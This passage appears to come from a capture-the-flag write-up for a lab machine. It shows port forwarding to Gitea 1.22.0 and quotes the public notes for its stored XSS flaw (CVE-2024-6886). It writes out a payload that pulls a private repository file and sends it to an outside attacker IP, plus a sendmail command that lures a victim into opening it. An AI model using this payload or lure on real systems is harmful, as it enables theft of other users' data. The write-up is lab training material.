
root
why could see that axel has mail

I will forward the port with
1
2
~C
-L 3000:localhost:3000

it’s a gittea version 1.22.0
# Exploit Title: Stored XSS in Gitea
# Date: 27/08/2024
# Exploit Authors: Catalin Iovita & Alexandru Postolache
# Vendor Homepage: (https://github.com/go-gitea/gitea)
# Version: 1.22.0
# Tested on: Linux 5.15.0-107, Go 1.23.0
# CVE: CVE-2024-6886

## Vulnerability Description
Gitea 1.22.0 is vulnerable to a Stored Cross-Site Scripting (XSS) vulnerability. This vulnerability allows an attacker to inject malicious scripts that get stored on the server and executed in the context of another user's session.

## Steps to Reproduce
1. Log in to the application.
2. Create a new repository or modify an existing repository by clicking the Settings button from the `$username/$repo_name/settings` endpoint.
3. In the Description field, input the following payload:

    <a href=javascript:alert()>XSS test</a>

4. Save the changes.
5. Upon clicking the repository description, the payload was successfully injected in the Description field. By clicking on the message, an alert box will appear, indicating the execution of the injected script.
this version is vulnerable to xss I will input this into the description
1
<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md').then(response => response.text()).then(data => fetch('http://10.10.16.20:8000/?code=' + encodeURIComponent(data)));">XSS</a>
and we could send the mail with this command
1
echo -e "http://localhost:3000/axel/XSS" | sendmail jobert@cat.htb

README.md didn’t worke for me so I did try and fetch index.php instead and I got this

 we couldn’t ssh into root because PermitRootLogin isn’t enabled and that’s the machine